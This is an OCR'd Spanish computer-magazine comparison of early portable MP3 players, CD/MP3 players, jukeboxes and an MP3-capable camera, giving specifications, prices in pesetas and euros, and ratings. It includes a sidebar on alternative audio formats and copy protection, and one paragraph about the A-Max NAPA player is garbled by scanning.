Los pesos y dimensiones son lógicamente más elevados que los de las otras propuestas analizadas, pero las prestaciones superan con mucho estas dos pequeñas trabas. ¿Cuáles son estas ventajas? En primer lugar, carecen también de saltos al disponer de un sistema que prácticamente no tiene partes móviles. Y, en segundo lugar, exhiben una capacidad cien veces superior a la de los reproductores del primer grupo. La transferencia de archivos a estos productos es más pesada por la gran cantidad de canciones que pueden almacenar. No obstante, una vez realizada esta tarea, tardaremos mucho tiempo en tener que repetirla.

Las transferencias entre PC y reproductor son mucho más altas que las conseguidas con las soluciones basadas en memoria, acercándose en nuestras pruebas al megabyte por segundo. Esto se debe a la presencia en ambos extremos de discos duros, con lo que el puerto USB aprovecha toda su capacidad. Otra de las características destacable de estos productos es la presencia de un *buffer* temporal que permite evitar saltos en las canciones durante cierto tiempo y que varía según el reproductor.

El Personal Audio Player de Compaq es una de las nuevas soluciones MP3 propuestas por este gigante de la informática.

A tener en cuenta

Como ya hemos comentado, el apartado de memorias, fundamental en los reproductores portátiles, debe ser tenido muy en cuenta a la hora de comprar. Junto a este apartado, hay que atender a las posibilidades de ampliación de la máquina.

Hoy en día, resulta imposible encontrar en nuestro país modelos que alcancen más de 96 Mbytes (expansión de memoria incluida) de almacenamiento, e incluso en EE UU sólo existen casos aislados, como los DAP 128 de Right Technology que llegan a los 128. Las ranuras de expansión son aquí un componente imprescindible y, en algunos casos como los del Easy-

Suplentes de lujo

El MP3 no está solo. La gran discusión en torno a la calidad y, sobre todo, a la legalidad de su uso ha provocado que se hayan barajado otras posibilidades. La más popular es, en estos momentos, Windows Media Audio, la propuesta de Microsoft. Muchos de los reproductores basados en memoria poseen los *codecs* necesarios en su software interno para poder ofrecer ambas posibilidades (MP3/WMA) y en algunos, como el HipZip, es actualizable desde su página web para añadir soporte de nuevos formatos. A partir de aquí le crecen los enanos a MP3 que, para su desgracia, además respetan los derechos de autor. Así tenemos los formatos Liquid Audio (*www.liquidaudio.com*), Ogg Vorbis (*www.vorbis.com*) y ATRAC3 (*www.sony.com*), que cumplen con las expectativas de las asociaciones internacionales (RIAA y SDMI, principalmente) y que a la vez proponen métodos de compresión novedosos.

No obstante, el propio MP3 está evolucionando, y algunas firmas están intentando mejorar calidad o funcionalidades con proyectos como iMP3, de Visiosonic, y los estándares MP3 Pro y MP4 del instituto Fraunhofer (*www.iis.fhg.de/amm*), del que nació el conocidísimo *MPEG-1 Layer 3*.

Listen de Best Buy, nos encontramos con unos inamovibles, y a veces insuficientes, 64 Mbytes. El Samsung Yepp destaca en este segmento, puesto que aparte de los 64 Mbytes estándar, admite una tarjeta SmartMedia para aumentar el total a 128. Además, disponemos de la alternativa Iomega, que propone un formato más en la línea de las tradicionales cintas que en la de las memorias.

Tampoco es descabellado contar con un par de tarjetas CF, MMC o SM en las que albergar distintos tipos de música, sobre todo teniendo en cuenta que sus precios son cada vez más accesibles. Las ranuras extra que permiten ampliar la cantidad de Mbytes disponibles deben ser un factor a tener en cuenta por el futuro usuario. En este punto cabe reseñar la solución de Diamond/S3. Aunque el Rio 600 defraudó por sus limitados 32 Mbytes, su sistema de «mochilas» para incrementar la memoria ha permitido lanzar hace escasos días el modelo 800, que dobla la cantidad. Es más, en un futuro próximo ocurrirá lo mismo con la inclusión de un MicroDrive de IBM con nada menos que 340 Mbytes.

Las compañías han perdido el miedo y el formato MP3 se ha tomado como un estándar de facto para todo tipo de dispositivos

Las baterías son igualmente importantes para cualquier tipo de reproductor portátil. Entre las unidades basadas en memorias, hay que tener en cuenta que el consumo es alto por los constantes accesos a la memoria y la decodificación de los ficheros. Los bonitos *displays* tienen un punto en contra: elevan los consumos de manera importante.

Tras analizar todos los equipos, nos hemos encontrado con todo tipo de soluciones, aunque es obvio que la más conveniente para el usuario final es la que integra baterías recargables de ión litio. Las pilas, sobre todo si son AAA, suponen un coste extra nada despreciable, así que los fabricantes deberían tener muy en cuenta la activación de modos de ahorro de energía y, sobre todo, optar por soportes recargables. En algunos de los productos evaluados (Compro y EasyGo) tenemos la solución mixta: pilas recargables.

A su vez, la alimentación directa desde la red eléctrica es una alternativa más que interesante para los reproductores del segundo y tercer grupo, y especialmente para estos últimos, cuyo consumo debido a la constante rotación del disco duro aumenta respecto a los demás. En este sentido, los desarrollos de los diversos fabricantes han dado en el clavo al incluir adaptadores para la red eléctrica que solventan este problema.

Autorradios y cadenas de música, las últimas en llegar

Uno de los segmentos que incomprensiblemente ha tardado más en apuntarse a esta moda es el de los equipos de música. Algunos fabricantes como Aiwa ya disponen de modelos en los que se da la compatibilidad con los formatos CD-R y CD-RW para las compilaciones MP3, aunque todavía resulte difícil encontrarlos en las tiendas de electrónica de nuestro país.

Algo parecido ocurre con los reproductores hardware para coche. También existen aportaciones de firmas como Kenwood o la propia Aiwa que implementan tal posibilidad, aunque para acceder a ellos probablemente el usuario deba acudir a centros especializados por lo novedoso de tales sistemas. De hecho, no existe información de ellos en las páginas oficiales en castellano, pero esta situación cambiará con el tiempo. En este último apartado han aparecido soluciones basadas incluso en Linux como el producto de la casa Empeg (*www.empeg.com*), que incluye un disco duro de 6 Gbytes, ampliable a 40, y que permite a los usuarios más curiosos configurar su funcionamiento con la potencia que sólo Linux puede ofrecer.




Ya existen varios modelos de radios para coche con soporte para compilaciones realizadas en CD-R y CD-RW.

Un futuro más que prometedor

El avance imparable de este formato ha hecho que aparezcan por doquier originales ideas para su aprovechamiento. Los previsibles electrodomésticos con conexión a Internet, de los que tanto se habla en los foros especializados Java/Jini, probablemente incorporarán en alguna de sus versiones esta posibilidad, aunque aún es pronto para encontrar tales soluciones en el mercado.

Lo que sí que existe curiosamente es un original sillón con altavoces y un reproductor integrado que da soporte a este formato. La página *http://hardware.mp3.com/hardware* sirve de guía para todos aquellos buscadores de lo último en este sector.

Aparte de sorprendentes productos, los usuarios pueden ya acceder a otro tipo de dispositivos que, por razones ajenas a nuestra voluntad, no hemos podido analizar. Entre ellos destaca la nueva cámara digital de FujiFilm, la FinePix 40i, y un pequeño reproductor nacido de la alianza entre Nike y S3/Diamond, que con un pequeño tamaño se presenta como la solución para los más deportistas.



A medio plazo, los reproductores MP3 probablemente estén integrados en todo tipo de productos... ¡incluso en cómodos sillones!

A-Max NAPA DAV-310 y Waitec Tanky

Dos montadores distintos se basan en el mismo producto para presentar sus reproductores MP3, eso sí, su distinta apariencia aporta esa diferenciación de marca de la que carece su base tecnológica.

En dos ocasiones nos hemos encontrado en esta comparativa que fabricantes distintos utilizan el mismo producto base para lanzar al mercado sus propuestas en dispositivos MP3. Así, tanto A-Max como Waitec presentan dos reproductores VCD/MP3 igualitos en todo, menos en los colores externos.

En el pasado mes de noviembre (página 232), tuvimos a nuestra disposición la versión anterior de este reproductor, el NAPA DAV-309. Los cambios introducidos para el lanzamiento del DAV-310 son mínimos, siendo la modificación de su aspecto externo la más llamativa. De esta manera, disfruta de un nuevo color anarajando en los bordes que recuerda la estética de los iMac de Apple. Mientras tanto, el Tanky de Waitec se comercializa en negro con bordes plateados, dándole un aspecto más serio. En todo lo demás, ambos dispositivos son exactos.

Pequeñas innovaciones

Este equipo nos ofrece la posibilidad de reproducir tanto CDs de audio (CD-DA) como compactos de datos que incluyan canciones en formato MP3. La principal novedad de la nueva revisión del producto de A-Max reside en su capacidad para reproducir música también desde discos regrabables, algo que en el modelo anterior no era posible. Con esta nueva característica, presente tambi... ...de Waitec, se completa un producto que e... ...l analizado en noviembre.

La pequeña pantalla di... número y tiempo transc... las funciones básicas... trolar desde el pro... de títulos, ... entre ot... parte ... un ... el ... gra... En... de audio ... vencional) y ... su conexión a un televisor o a un vídeo, ...en ta en el recuadro adjunto), además del interruptor *hold*, que impide que la pulsación involuntaria de los botones influya en la reproducción.

Al igual que en el DAV-309, se incluye un mando por infrarrojos que facilita el acceso a las canciones de forma directa mediante la introducción de su número de orden (algo que obliga al usuario a un procedimiento de prueba y error para llegar al título deseado), además de facilitar algunas funciones destinadas a la reproducción de títulos VCD (*Video Compact Disc*).
A pesar de que en nuestro país tal formato no ha tenido un éxito relevante, su orientación tanto para el mercado europeo como americano o asiático, donde sí está realmente extendido, representa una opción muy interesante para algunos usuarios.

La batería incluida en el reproductor es de ión litio, una incorporación de agradecer y ya disponible en productos similares. La primera recarga es de ocho horas, reduciéndose el tiempo a aproximadamente la mitad en posteriores operaciones. Una vez cargada, la autonomía del reproductor es de unas dos horas, dependiendo, eso sí, del uso que se le dé al mismo.



NAPA DAV-310	
Precio: 29.822 pesetas (179,23 euros)	
Fabricante: A-Max	
Distribuidor: CD World. Tfn: 902 332 266	
Web: www.amaxhk.com	
Valoración	4,7
Precio	3
GLOBAL	7,7



Tanky	
Precio: 20.900 pesetas (125,61 euros)	
Fabricante: Waitec	
Distribuidor: Plus Multimedia. Tfn: 91 301 26 69	
Web: www.waitec.com/mp3.htm	
Valoración	4,7
Precio	3,2
GLOBAL	7,9

Todo en el televisor

En ambos reproductores se incluyen los cables necesarios para su conexión a un televisor a través de las dos salidas de audio y la de vídeo RCA.

Tras su puesta en marcha, podremos acceder a las funciones de VCD mediante el mando a distancia y los controles OSD (*On Screen Display*). Por supuesto, nuestro aparato de televisión o de vídeo debe tener disponibles las entradas necesarias; por defecto, la entrada de vídeo es de color amarillo, y las de audio, rojo y blanco.

También es posible reproducir los discos de música MP3 a través del televisor gracias al mismo control remoto, que se convierte así en el complemento perfecto en la utilización de estos dispositivos. Es más, si disponemos de la instalación adecuada (los cables suministrados son algo cortos para hacerlo directamente), resulta factible conectar el sonido a la cadena de alta fidelidad y el vídeo al televisor para controlar las funciones OSD desde este último, aunque el sonido se escucha con mayor calidad en la cadena de música.

Archos Jukebox 6000

Ya existe una nueva alternativa en el segmento de los *jukeboxes* en nuestro país que no defraudará a sus usuarios.

Estamos ante el segundo producto que se comercializa en nuestro país perteneciente al grupo de los *jukeboxes* digitales, tras el DAP Jukebox de Creative, al que también hemos incluido en la tabla de nuestra introducción como referencia.

En el ingenio presentado por Archos se comprueba el buen hacer de sus ingenieros que, en un dispositivo de tamaño realmente razonable, han conseguido conjugar una capacidad de 6 Gbytes y unas opciones notables. Son precisamente sus dimensiones lo primero que sorprende, al igual que su peso, lógicamente superior al de cualquier producto basado en memorias.

Sin embargo, esta pequeña penalización se olvida al comenzar a utilizarlo. Para ello, se incluye un CD con los *drivers* del dispositivo y el software MusicMatch Jukebox, destinado a la conversión de los títulos de audio a formato MP3. Para la transferencia de archivos se proporciona un cable USB que se conecta al PC. Las tasas obtenidas en este apartado son, como comentaremos, excelentes en relación a otros productos.

Una vez conectado al ordenador, el sistema lo reconocerá como un disco duro más, con lo que podremos movernos por los directorios con cualquier explorador de archivos. Las operaciones de copia de ficheros MP3 son extremadamente sencillas y rápidas, alcanzando velocidades superiores a los 800 Kbytes por segundo (840,75 de media en nuestras pruebas) que permitirán almacenar los títulos musicales en un tiempo razonable, o bien ir añadiendo canciones poco a poco.

Junto al producto, se incluyen unos auriculares estéreo de muy buena calidad, un manual de instrucciones y un adaptador que permite recargar las 4 pilas recargables AA Ni-MH de las que se alimenta el dispositivo, aunque por supuesto también es posible utilizarlo conectándolo a la red eléctrica. El *display* digital permite mostrar los conocidos MP3 *tags*, en los que se dispone la información sobre el artista y título de la canción, así como sobre los modos de reproducción y las distintas opciones que permiten ser modificadas a través de los accesos de la parte frontal del reproductor. El precio, aunque en principio puede parecer alto, es realmente competitivo, al observar las prestaciones de un producto sorprendente.

Jukebox 6000	
Precio: 79.000 pesetas (474,80 euros)	
Fabricante: Archos.	
Distribuidor: CD World. Tfn:902 33 22 66	
Web: www.archos.com	
Valoración	5
Precio	3
GLOBAL	8



Al tener la misma forma que una cinta de casete convencional, nos permite disfrutar de nuestros MP3 preferidos en un *walkman* o en la radio del coche.

No dejan de sorprendernos las nuevas ideas que están desarrollando los fabricantes de este tipo de productos. En este caso, por ejemplo, nos encontramos ante un reproductor que imita el aspecto exterior de una cinta, permitiendo introducirlo en cualquier aparato que contemple este tipo de soporte. Por supuesto, también se puede escuchar música en formato MP3 de forma independiente gracias a la toma de auriculares incorporada. Pero la mayor peculiaridad que presenta es la posibilidad de introducirlo en la radio del coche o en la cadena de música como si de un casete se tratase.



Mientras que en uno de los laterales se encuentran la salida de cascos y la toma para conectarlo al PC, en el opuesto tenemos la cavidad para introducir la batería recargable Ni-MH, presente en algunos *walkmans*. Son las únicas diferencias apreciables con una cinta convencional, puesto que se puede observar el cabezal en la parte inferior, que se ocupa de traducir la información digital que proviene de la memoria Flash (lamentablemente, no ampliables) a los lectores magnéticos de los reproductores tradicionales.

En este aparato podemos almacenar hasta 64 Mbytes de música, que se transfieren por medio de la aplicación C@mp Manager. Gracias a la conexión mediante el puerto USB, las tasas superan los 170 Kbytes por segundo y transmitir el máximo posible lleva poco más de cinco minutos.

Por otra parte, la necesaria recarga de la batería se realiza tanto a través de la red eléctrica como de la toma de mechero del coche (se suministran los cables necesarios), y se necesitan aproximadamente tres horas para completarla, con una autonomía final de unas siete horas.

Tras estos primeros pasos, pudimos disfrutar de uno de los pocos reproductores en los que no se ha implementado un *display* digital, con lo que la tradicional información mostrada en tal opción no está a nuestra disposición. Para el control de las funciones, se conecta a la salida de cascos un control remoto que tiene salida de auriculares. Desde este pequeño mando podemos avanzar y retroceder en la canción o en la lista de títulos, además de acceder al modo *repeat* o activar la función *Bass Up*, de aumento de sonidos graves.

EasyListen 64	
Precio: 35.800 pesetas (215,16 euros)	
Fabricante: Best Buy	
Distribuidor: World Wide Sales. Tfn:902 408 408	
Web: www.bestbuy-int.com	
Valoración	4,9
Precio	2,9
GLOBAL	7,8

Best Buy Easy Go y Compro MPSpinner MPCD-455

Con muy pocas diferencias apreciables en su exterior, ambos dispositivos permiten reproducir CDs de música y compilaciones de MP3 en discos CD-R.

De nuevo, nos enfrentamos a dos reproductores exactamente idénticos en su arquitectura, y cuya diferencia más visible se basa en la utilización de colores externos distintos. Como curiosidad, hay que comentar que, gracias a las memorias internas incorporadas, son capaces de actuar como grabadoras de voz.

Uno de los segmentos que abarcan los reproductores MP3 es aquel en el que ofrecen soporte tanto a discos compactos tradicionales de música (CD-DA) como a ficheros MP3 debido a su inclusión en discos grabables o regrabables.



Soportes y funciones

Éste es el caso de las propuestas de las compañías Best Buy y Compro, que permiten al usuario disfrutar de algunas características interesantes. Su tamaño es muy similar al de los extendidos *discman*, con los que comparten la posibilidad de reproducir discos de audio. A partir de aquí comienzan las diferencias, puesto que además soportan el formato CD-R (lamentablemente, no lo está el CD-RW), de manera que sea posible escuchar música MP3 previamente grabada en estos discos. Entre las funciones más importantes del frontal, tenemos los modos de reproducción (*playmode*) y de directorio (*Dir/Rec*). Mediante el primero es posible seleccionar si vamos a escuchar todos los ficheros del disco de forma secuencial, si queremos programar el orden de emisión o acceder a funciones de emisión aleatoria o de repetición. El segundo, por su parte, permite moverse por los distintos directorios de un disco CD-R (que reconocerá como uno ISO9660 al insertarlo), de modo que será factible elegir las canciones según el listado en el que se encuentren, aunque este tipo de control resulte en un principio incómodo para el usuario.

En esta revisión del reproductor de Best Buy se han mejorado algunas de las características más importantes. Por ejemplo, se ha cuidado el soporte para ficheros MP3 comprimidos en modos CBR (*Constant Bit Rate*) y VBR (*Variable Bit Rate*) de hasta 320 Kbps, con lo que su calidad puede aumentar considerablemente. Además, se ha perfeccionado el tiempo anti-vibración hasta 60 segundos, lo que hace prácticamente imposible que las canciones se corten inesperadamente. Es en estos dos puntos donde el rendimiento varía entre ambas unidades, ya que en el caso del Compro las prestaciones bajan, soportando hasta 224 Kbps como tasa de muestreo de los ficheros MP3, además de tener un mecanismo *anti-shock* de 45 segundos; en lugar de los 60 que presenta Easy Go.

La pequeña memoria incluida en el producto permite que funcione como una grabadora de voz gracias a la entrada de micrófono incorporada, y que posibilita almacenar hasta 500 segundos de grabación. En ambos conjuntos se incluyen dos pilas recargables y un adaptador que sirve para conectar el aparato a la red eléctrica y realizar la carga de estas baterías, además del obligado manual, unos auriculares y un cable de conexión a equipos de música a través de sus dos salidas RCA para los canales izquierdo y derecho de sonido.

Easy Go

Precio: 21.490 pesetas (129,16 euros)
Fabricante: Best Buy
Distribuidor: World Wide Sales.Tfn: 902 408 408
Web: www.bestbuy-int.com

Valoración	4,7
Precio	2,9
GLOBAL	7,6



MPSpinner MPCD-455

Precio: 21.465 pesetas (129 euros)
Fabricante: Compro.
Distribuidor: CD World. Tfn: 902 332 266
Web: www.acscompro.com

Valoración	4,6
Precio	2,9
GLOBAL	7,5

Pros y contras

En cualquiera de estos dos productos nos encontraremos con la posibilidad de reproducir nuestros compactos de audio tradicionales y también aquellas compilaciones de ficheros en formato MP3 en CDs bajo el estándar ISO9660. El único punto en contra de estos *discman* mejorados es la imposibilidad de utilizar discos regrabables, algo que en otros productos de la comparativa sí es posible y que no debería encarecer el precio enormemente.

A su favor presentan una sorprendente característica, que debe ser tenida en cuenta por otros fabricantes: gracias a la inclusión de una pequeña memoria y del procesador digital de sonido, es posible grabar conversaciones y ruido externo mediante la entrada de micrófono disponible en uno de los laterales.

A su vez, los casi 10 minutos soportados son un punto positivo de ambas unidades. Como en el resto de reproductores de CD, la navegación a través de directorios resulta todavía incómoda. Es esta función la peor implementada en todos las soluciones basados en CDs, ya que, al no disponer de información detallada sobre la estructura del disco (nadie recuerda qué número de canción es la quinta del sexto directorio...), es difícil acceder al *track* deseado desde el primer instante.

Iomega HipZip

Entre la numerosa oferta de periféricos MP3, este producto destaca por su originalidad y por su nueva concepción de almacenamiento.

Este fabricante de soportes de almacenamiento se ha lanzado a este universo musical mediante la aplicación de tecnologías propias. En este caso, los protagonistas son los pequeños discos conocidos como PocketZip y que permiten almacenar hasta 40 Mbytes de datos. Ésta es tan sólo la primera de las características que sobresalen de este producto.

Respecto a otros reproductores, sus dimensiones son algo mayores; sobre todo, en cuanto al fondo, 29 milímetros, debido a la necesidad de albergar los discos. De igual forma, el peso también aumenta hasta los 185 gramos. Son los únicos detalles en los que quizás este dispositivo pierda algún punto frente a las cada vez más reducidas propuestas de otros fabricantes.

Con el HipZip se incluyen dos CDs, en los que encontraremos los *drivers* y un manual en línea junto con el programa MusicMatch Jukebox Plus. La conocida aplicación no sólo permitirá transmitir los ficheros al reproductor, sino que además es uno de los mejores programas a la hora de convertir compactos de audio a MP3. Al soportar también el formato Windows Media Audio, los usuarios pueden optar por cualquiera de ellos para guardar los títulos.

La transferencia de estos archivos se realiza mediante el bus USB, con lo que las tasas alcanzadas mejoran sensiblemente frente a otras opciones —como los puertos paralelo o serie— que se utilizan en algunos reproductores. Además, es posible convertir esta aplicación en el propio *player* de ficheros de audio en nuestro ordenador. El soporte de gran cantidad de formatos y su excelente reputación lo avalan, aunque quizás el manejo de listas de reproducción para su posterior transmisión al dispositivo es, en un principio, algo incómodo.

La batería utilizada en este producto es recargable, lo que aumenta aún más su valor, al evitar el gasto adicional que suponen las pilas. La recarga de la batería dura aproximadamente dos horas, proceso que se realiza mediante un cargador y un cable de alimentación suministrados en el paquete. De hecho, se incluye alimentación tanto para nuestro país como para aquellos en los que se utilizan enchufes de tres patillas, un detalle curioso.

Una vez cargado, la autonomía del HipZip es de aproximadamente diez horas, y eso teniendo en cuenta que en nuestras pruebas hemos hecho un uso continuo de las funciones de menú, ecualización, etc., por lo que las previsiones de Iomega, de unas 12 horas, son del todo factibles si se utiliza sólo para su función básica.

Exterior completo

El aspecto de este producto es tremendamente robusto. En su parte superior encontramos una carcasa que se abre para poder insertar y expulsar el disco a reproducir, mientras que en la parte frontal se disponen los accesos a las principales funciones. El botón de reproducción y pausa, el avance o retroceso de títulos y la parada de los mismos se sitúan bajo el *display* digital, en el que también se muestran el estado de la batería, nivel de volumen o el título y tiempo transcurrido de cada canción, además del modo de ecualización y de repetición. En el lateral derecho se hallan los botones de volumen, que sirven a un doble propósito, ya que existe un tercer acceso al menú con el cual seleccionaremos la ecualización, información sobre la canción y el propio reproductor o manejo de las conocidas *playlists*.

Junto con el dispositivo, Iomega suministra una funda para el mismo, auriculares de la marca Labtec, un cable USB y otro para la recarga de la batería de ión litio, además de un pequeño manual (completado en el CD).


HipZip

Precio: 73.900 pesetas (444,14 euros); 10 discos Pocket Zip, 18.700 pesetas (112,38 euros)

Fabricante: Iomega

Distribuidor: TechData. Tfn: 93 297 03 43

Web:

Una gran idea

Frente a la utilización de nuevos soporte de memoria —como tarjetas Compact Flash, Multimedia Card o Memory Stick—, este producto ofrece una nueva y original idea que permite reducir los costes, puesto que este tipo de soporte es mucho más barato que los mencionados. La mecánica impuesta sólo tiene un inconveniente: el pequeño lapso de tiempo que transcurre al cambiar de una canción a otra, en el cual notamos una vibración debida al proceso de búsqueda. En todo lo demás, este formato ofrece unas excelentes características, como la función *anti-skip* que evita saltos en las canciones por el movimiento del dispositivo (por ejemplo, al correr), algo que quedó sobradamente demostrado en nuestras pruebas.

Además, la transmisión de ficheros no sólo se puede realizar a través de la aplicación suministrada. Al conectar este dispositivo al PC, aparece la unidad PocketZip en *Mi PC* como una unidad removible, con lo que podremos operar sobre los discos como si de pequeños discos duros se tratasen, mejorando incluso los tiempos de transferencia de las canciones.

Con la unidad, se ofrecen dos discos de 40 Mbytes, pero podemos comprar *packs* si necesitamos más. Los precios oscilan desde las 6.072 pesetas para dos discos hasta las más de 18.000 del *pack* de diez.


Sony MS-NW7 Walkman

Este pequeño y atractivo dispositivo hace posible el sueño de todas las casas discográficas, que no es otro que la protección de los derechos de autor.

NW-MS7 Walkman	
Precio: 73.706 pesetas (443 euros)	
Fabricante: Sony. Tfn: 902 402 102	
Web: www.sony.es	
Valoración	5,2
Precio	2,7
GLOBAL	7,9

Uno de los productos destacados de esta comparativa es la original idea de Sony, que combina un diseño, tamaño y peso que sin duda atraerán a muchos usuarios.

Nos encontramos ante una nueva forma de almacenamiento de sonido digital tanto en formato como en soporte. Este *walkman*, denominado así por la propia firma, no reproduce *per se* ficheros MP3, sino que éstos son convertidos previamente al formato ATRAC3, ya utilizado en los MiniDisc en una versión previa, para más tarde ser almacenados en la memoria del reproductor. Se encuentra precisamente aquí otra de las diferencias que definen a este producto, ya que hace uso de los cada vez más conocidos Magic Gate Memory Stick, pequeños módulos de memoria que se insertan en el reproductor y que se intercambian fácilmente. En concreto, dispone de 64 Mbytes de memoria, con lo que podremos almacenar algo más de una hora de música, dependiendo no obstante de la calidad de la compresión.



Las principales compañías de creación y distribución de contenidos y tecnología están involucradas en este proyecto de protección de los derechos de autor.

Formato antipiratería

El formato ATRAC3 es una variación de las versiones anteriores presentes en sus reproductores MiniDisc. Fue una creación que permitió a Sony proteger los derechos de autor de la música disponible en Internet y en los propios CDs de audio. El reproductor que presentamos en esta página y su versión sin Memory Stick —el modelo NW-E3, con memoria Flash incorporada— hacen uso de esta tecnología para poder reproducir música digital y a la vez cumplir con las exigencias legales de las casas discográficas, de las que la propia Sony es parte importante.

La compresión obtenida en este formato es de 10:1, cercana al 12:1 que ofrece MP3. Entre otras características adicionales, permite añadir letras de canciones e información extra a cada título, algo que se está desarrollando ahora en el mundo MP3 con su versión iMP3 (*Interactive MP3*). En el formato nativo de Sony están soportadas tres tasas de muestreo distintas, que dan lugar a ficheros de más o menos tamaño y que, por tanto, en la tarjeta de memoria incluida dan distintas duraciones. Así, la tasa más baja (66 Kbps) permite almacenar hasta 120 minutos de música en esta Memory Stick, mientras que a 105 Kbps obtendremos 80 minutos y a 132 tan sólo 60 minutos, aunque con una calidad ya cercana al CD.

Convertir formatos

Una de las operaciones previas que se deben realizar antes de poder transferir la música al reproductor es su «traducción» al lenguaje conocido por este *walkman* digital. De esta tarea y de la posterior transmisión se encarga el software llamado OpenMG Jukebox, que se instala en el PC y es a la vez reproductor y conversor, muy al estilo del MusicMatch Jukebox, aunque orientado específicamente para este producto. Es aquí donde se encuentra la parte más pesada del proceso, puesto que aunque la instalación y la utilización del software no es nada complicada, el tiempo necesario para convertir nuestros MP3, ficheros WAV o CD Audio a formato ATRAC3 es realmente largo. De hecho, antes de transferir los 64 Mbytes de música al reproductor, su conversión desde los MP3 originales nos llevó casi 30 minutos, algo que penaliza a la valoración global.

A su vez, otra de las peculiaridades que hacen que este software sea compatible con el SDMI (Iniciativa para la Musica Digital Segura) es la de tener un límite de transferencias por canción entre ordenador y reproductor. Es posible que este máximo sea modificado por las discográficas o el creador de los ficheros digitales, aunque por defecto se sitúa en tres de los llamados *check in/check out* que se contabilizan en este software.

Una vez convertidos, todo es coser y cantar, ya que la transferencia a través del puerto USB es de las más rápidas contabilizadas en nuestro Laboratorio: apenas cinco minutos para los 64 Mbytes.

La batería recargable de ión litio proporciona una autonomía de aproximadamente cuatro horas, y su recarga se realiza en un tiempo cercano a las tres horas. Una vez puesto en marcha, la pega de la conversión de formatos queda olvidada gracias a unas prestaciones extraordinarias. La calidad y potencia del sonido es excelente, y con un solo dedo podemos acceder a virtualmente todas las posibilidades del reproductor. Con una curiosa combinación entre rueda de volumen y botón de menú avanzaremos o retrocederemos en la lista de canciones, y seleccionaremos los distintos modos de ecualización o de reproducción. El *display* digital presenta en cada momento información sobre la melodía y en él podremos visualizar los distintos cambios realizados sobre su propia configuración (a través de los menús). En definitiva, el reproductor de Sony es una pequeña maravilla, y eso se paga.

Pretec DC530 Digital Camera

Con este producto se comprueba que la moda MP3 se está extendiendo a dispositivos que típicamente no dispondrían de esta función.

Cuatro funciones en un solo dispositivo. Gracias a este producto de la empresa Pretec podremos realizar fotografías digitales, escuchar música en el formato más famoso del mundo, grabar audio o aprovechar sus capacidades multimedia y utilizarla como cámara de videoconferencia.

La primera sorpresa que uno se encuentra al evaluar este modelo es su reducido tamaño y peso, ya que con las funciones que incorpora uno se esperaría mayores dimensiones. Los 91 x 80 x 35 milímetros y sus 136 gramos de peso (sin las baterías) son más propios de reproductores MP3 específicos que de una cámara digital. De hecho, hemos evaluado soluciones como el HipZip de Iomega que aunque es sensiblemente más pequeño, también es sorprendentemente más pesado.



Fotos y grabaciones

Por supuesto, el tamaño implica que ciertas funcionalidades se ven algo limitadas. La más afectada por este hecho es la propia utilidad de cámara digital, que tan sólo alcanza resoluciones de 640 x 480 puntos, ya superadas ampliamente incluso por modelos de gama baja. La calidad de salida de las tomas es más propia de una cámara de videoconferencia de alta calidad que de una digital, pero para fotos ocasionales el producto cumple perfectamente su cometido. Se incluye un *flash* cuya activación automática, según las condiciones de luz, podremos seleccionar en cada momento, además de un temporizador para automatizar la realización de fotos.

DC530

Precio: 33.500 (201,34 euros)	
Fabricante: Pretec	
Distribuidor: Zonet. Tfn:91 575 35 02.	
Web: www.zonetonline.com	
Valoración	4,7
Precio	2,9
GLOBAL	7,6

También es posible optar por los dos modos disponibles de calidad, que varían en la compresión de la imagen, y que supone que a menor compresión, mayor calidad pero un tamaño final del archivo superior.

Es en las funciones de sonido donde la cámara alcanza sus verdaderas prestaciones, ya que incluye hardware para la reproducción de archivos en formato MP3, además de permitir la grabación de audio gracias al micrófono incorporado en la parte frontal. Tanto para las utilidades de imagen como para las de sonido se le ha dotado de 2 Mbytes de memoria interna, cantidad que sin duda es insuficiente para las funciones de reproducción de sonido, pero perfectamente utilizable para tomar fotos. Esto es debido a que a la máxima resolución sólo es posible almacenar hasta 16 de ellas, aumentando su número a 32 si hacemos uso del modo de baja calidad (el tamaño de los ficheros JPEG generados oscila entre los 50 y los 70 Kbytes).

Esa misma memoria es el soporte para la grabación, que se realiza generando un fichero WAV mono, a 16 bits, con una frecuencia de 8 KHz. Esto significa que su calidad de grabación es algo baja, pero más que apta para impresionar conversaciones o entrevistas, y que incluso hace posible la videoconferencia.

Música

¿Qué ocurre con la posibilidad de reproducir archivos MP3? La cámara dispone de una ranura en uno de sus laterales para la inserción de tarjetas de memoria Compact Flash. Tuvimos la oportunidad de disponer de una de ellas, de la propia firma, con 32 Mbytes de memoria, de manera que nos fue posible transferir ficheros (y también dar cabida a muchísimas más fotos y grabaciones) y comprobar estas funciones.

En la parte frontal de la cámara hallamos un *display* bajo el cual se sitúa un *pad* multifuncional, puesto que según el modo de operación elegido obtendremos resultados distintos, pudiendo acceder a las opciones de la cámara, del reproductor o de la grabadora en cualquier momento.

